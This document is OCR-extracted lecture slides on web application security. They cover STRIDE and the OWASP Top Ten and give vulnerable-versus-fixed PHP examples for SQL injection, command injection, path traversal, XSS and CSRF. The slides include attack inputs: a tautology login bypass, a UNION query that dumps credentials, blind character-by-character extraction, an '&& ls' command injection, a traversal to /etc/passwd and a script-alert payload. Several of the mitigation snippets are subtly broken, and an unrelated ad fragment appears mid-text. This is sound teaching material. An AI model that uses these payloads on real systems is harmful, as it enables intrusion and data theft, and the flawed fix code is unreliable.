
- Security Triad
  - Confidentiality
  - Integrity
  - Availability

Threat Modeling: STRIDE

- Spoofing of user identity
- Tampering
- Repudiation
- Information disclosure (privacy breach or data leak)
- Denial of service (D.o.S)
- Elevation of privilege

- Answer the question: “what can go wrong in this system we're working on?”

Threat Modeling: OWASP Threat Dragon



OWASP Top Ten (2013)

A1 - Injection
A2 - Broken Authentication & Session Management
A3 - Cross-Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross-Site Request Forgery (CSRF)
A9 - Using Components w/ Known Vulnerabilities
A10 - Unvalidated Redirects & Forwards

Injection Attacks

- Many attacks can be simply classified as an “injection” attack
- An “injection” vulnerability allows an attacker to “break out” of the area designed for normal user input into an area that holds trusted code or data

SQL Injection

- Allows the attacker to break out of user input and execute SQL queries on the database
- Could be used to read, add, or change data in a database

- Typical SQL Queries
  - SELECT * from users WHERE username=‘admin’ AND password=‘badpass’ ;
  - INSERT INTO users (username, password) VALUES (‘admin’, ‘badpass’);
  - UPDATE users SET password=‘hunter2’ WHERE username=‘admin’;

SQL Injection (normal user input)

```
$user = $_POST[‘username’];
$pass = $_POST[‘password’];

$query = “SELECT * FROM users WHERE
username=‘$user’ AND password=‘$pass’;”;

$result = mysql_query($query);

if(!$result) {
  header(“Location: /login”);
} else {
  $user = mysql_fetch_array($result);
  echo “Hello, ” . $user[‘usernamee’];
}
```

```
$user = $_POST[‘username’];
$pass = $_POST[‘password’];

$query = “SELECT * FROM users WHERE
username=‘admin’ AND password=‘badpass’;”;

$result = mysql_query($query);

if(!$result) {
  header(“Location: /login”);
} else {
  $user = mysql_fetch_array($result);
  echo “Hello, ” . $user[‘usernamee’];
}
```

SQL Injection (malicious input)

```
$user = $_POST['username'];
$pass = $_POST['password'];

$query = "SELECT * FROM users WHERE
username='$user' AND password='$pass';";

$result = mysql_query($query);

if(!$result) {
  header("Location: /login");
} else {
  $user = mysql_fetch_array($result);
  echo "Hello, " . $user['usernamee'];
}
```


```
$user = $_POST['username'];
$pass = $_POST['password'];

$query = "SELECT * FROM users WHERE
username='' OR 1=1;-- ' AND
password='badpass';";

$result = mysql_query($query);

if(!$result) {
  header("Location: /login");
} else {
  $user = mysql_fetch_array($result);
  echo "Hello, " . $user['usernamee'];
}
```


SQL Injection (comic)




SQL Injection Types

- Regular SQL Injection
  - The query immediately displays data to the screen
  - Ex: A table is generate of users and their emails
- Blind SQL Injection
  - The application behaves differently based on whether there were any query results
  - Ex: Login success or failure
  - Ex: An error or no error
  - Ex: The application takes more or less time to return a result


Blind SQL Injection Example



Maybe!


ASHLEY MADISON®
Life is short. Have an affair.®
Get started by telling us your relationship status:
Please Select
See Your Matches »
Over 38,855,000 anonymous members!
100% Like-minded People
As seen on: Hannity, Howard Stern, TIME, BusinessWeek, Sports Illustrated, Maxim, USA Today
Ashley Madison is the world's leading married dating service for discreet encounters
Trusted Security Award
100% DISCREET SERVICE
SSL Secure Site

Demo: Blind SQL Injection Example



SQL Injection Tricks

- Make a statement that is always true
  - OR 1=1
  - OR '1'='1'
  - OR 1<2
- Learn the comment characters for different databases
  - http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
  - Common comments are "--" and "#"
- SQL UNIONS can be used to exfiltrate data from other tables
  - SELECT name,state FROM news WHERE state='' OR 1=1 UNION ALL SELECT username, password FROM users;--';
  - Must match the same number and types of fields as original query
  - Can query the INFORMATION_SCHEMA tables to extract details of what fields are in each table

SQL Injection Systematic Data Exfiltration

- Using blind SQL injection, create statements that are true or false to extract data one character at a time
- SELECT * FROM users WHERE username='' UNION SELECT * FROM (SELECT DISTINCT table_name, LOWER(SUBSTRING(TABLE_NAME,1,1)) AS letter, null AS a, null AS b, null AS c FROM information_schema.columns WHERE TABLE_SCHEMA<> 'information_schema' ORDER BY TABLE_NAME LIMIT 0,1) AS A WHERE letter <'l';-- ~~' and PASSWORD='anything~~';
- Not practical to do by hand, but can use automated tools like SQLMap (http://sqlmap.org)


SQL Injection Mitigation (Parameterized Queries)

```
$user = $_POST[‘username’];
$pass = $_POST[‘password’];

$query = “SELECT * FROM users WHERE
username=‘$user’ AND password=‘$pass’;”;

$result = mysql_query($query);

if(!$result) {
  header(“Location: /login”);
} else {
  $user = mysql_fetch_array($result);
  echo “Hello, ” . $user[‘usernamee’];
}
```



```
$user = $_POST[‘username’];
$pass = $_POST[‘password’];

$statement = connection->prepare(“SELECT *
FROM users WHERE username=‘?’ AND
password=‘?’;”);

$statement->bind_param(“$user", $pass);

$result = statement->execute();

if(!$result) {
  header(“Location: /login”);
} else {
  $user = mysql_fetch_array($result);
  echo “Hello, ” . $user[‘usernamee’];
}
```

Command Injection (Normal User Input)

```
$ip = $_GET[‘ip’];

$ping_result = exec(“ping –n 3 $ip”, $output)

echo “<pre>”;
foreach($output as $line)
  echo “$line\n”;
echo “</pre>”;
```

```
$ip = $_GET[‘ip’];

$ping_result = exec(“ping –n 3 127.0.0.1”,
$output)

echo “<pre>”;
foreach($output as $line)
  echo “$line\n”;
echo “</pre>”;
```

Command Injection (Malicious Input)

```
$ip = $_GET[‘ip’];

$ping_result = exec(“ping –n 3 $ip”, $output)

echo “<pre>”;
foreach($output as $line)
  echo “$line\n”;
echo “</pre>”;
```

```
$ip = $_GET[‘ip’];

$ping_result = exec(“ping –n 3 127.0.0.1 && ls”, $output)

echo “<pre>”;
foreach($output as $line)
  echo “$line\n”;
echo “</pre>”;
```


Command Injection Mitigation

- Sanitize user inputs!

```
$ip = $_GET[‘ip’];

$ping_result = exec(“ping –n 3 $ip”, $output)

echo “<pre>”;
foreach($output as $line)
  echo “$line\n”;
echo “</pre>”;
```



```
$ip = $_GET[‘ip’];
$ip = filter_var($ip, FILTER) ? $ip :
‘127.0.0.1’;

$ping_result = exec(“ping –n 3 $ip”, $output)

echo “<pre>”;
foreach($output as $line)
  echo “$line\n”;
echo “</pre>”;
```

Injection: Path Traversal (Normal User Input)

```
$filename = $_GET[‘filename’];
$file = “/var/www/files” . $filename;
echo read_file($file);
```

```
$filename = $_GET[‘filename’];
$file = “/var/www/files” . “myfile.txt”;
echo read_file($file);
```

Injection: Path Traversal (Malicious Input)


```
$filename = $_GET[‘filename’];
$file = “/var/www/files” . $filename;
echo read_file($file);
```

```
$filename = $_GET[‘filename’];
$file = “/var/www/files” . “../../../etc/passwd”;
echo read_file($file);
```

Injection: Path Traversal Mitigation

- Resolve absolute path of files and check if the path is legitimate

```
$filename = $_GET['filename'];
$file = "/var/www/files" . $filename;
echo read_file($file);
```



```
$filename = $_GET['filename'];
$file = "/var/www/files" . $filename;
$file = realpath($file);
if(dirname($file), "/var/www/files"){
  echo read_file($file);
} else {
  echo "Illegal path!";
}
```

Injection: Cross Site Scripting (XSS)

- Typically uses JavaScript, but any client side scripting will qualify as XSS
- Tricks client browser into running unauthorized scripts

```
<html>
<head><title>Search Result</title></head>
<body>
<h1>You Searched For</h1>
<p><?php echo $_GET[‘search’] ?></p>
</body>
</html>
```

```
<html>
<head><title>Search Result</title></head>
<body>
<h1>You Searched For</h1>
<p>how to cook pasta</p>
</body>
</html>
```

Injection: Cross Site Scripting (XSS)

- Typically uses JavaScript, but any client side scripting will qualify as XSS
- Tricks client browser into running unauthorized scripts

```
<html>
<head><title>Search Result</title></head>
<body>
<h1>You Searched For</h1>
<?php echo $_GET[‘search’] ?>
</body>
</html>
```

```
<html>
<head><title>Search Result</title></head>
<body>
<h1>You Searched For</h1>
<p>script>alert(42);</script></p>
</body>
</html>
```

Injection Cross Site Scripting Types

- Reflected
  - Content is immediately reflected from the user input to the DOM
  - The attack is not persistent
  - Ex: Reflecting back the search input
- Stored
  - User input is stored in the application database and reflected back to the DOM when the page loads
  - The attack is persistent
  - Ex: A blog comment is loaded and displayed which contains a <script> tag

Injection: Cross Site Scripting Mitigation

- Sanitize user inputs!
- Convert: “<script>alert(42);</script>” to “<script>alert(42);</script>”
- Use a tested library for input sanitization
  - Ex: https://github.com/OWASP/java-html-sanitizer/

Cross Site Request Forgery (CSRF)

- Occurs when the attacker tricks a user into performing a request on behalf of the attacker
- Leverages default behaviors of web browsers
- Victim is already authenticated

funny cat video!

Cross Site Request Forgery (CSRF) Mitigation

- Add a random secret value that must be sent with every new request

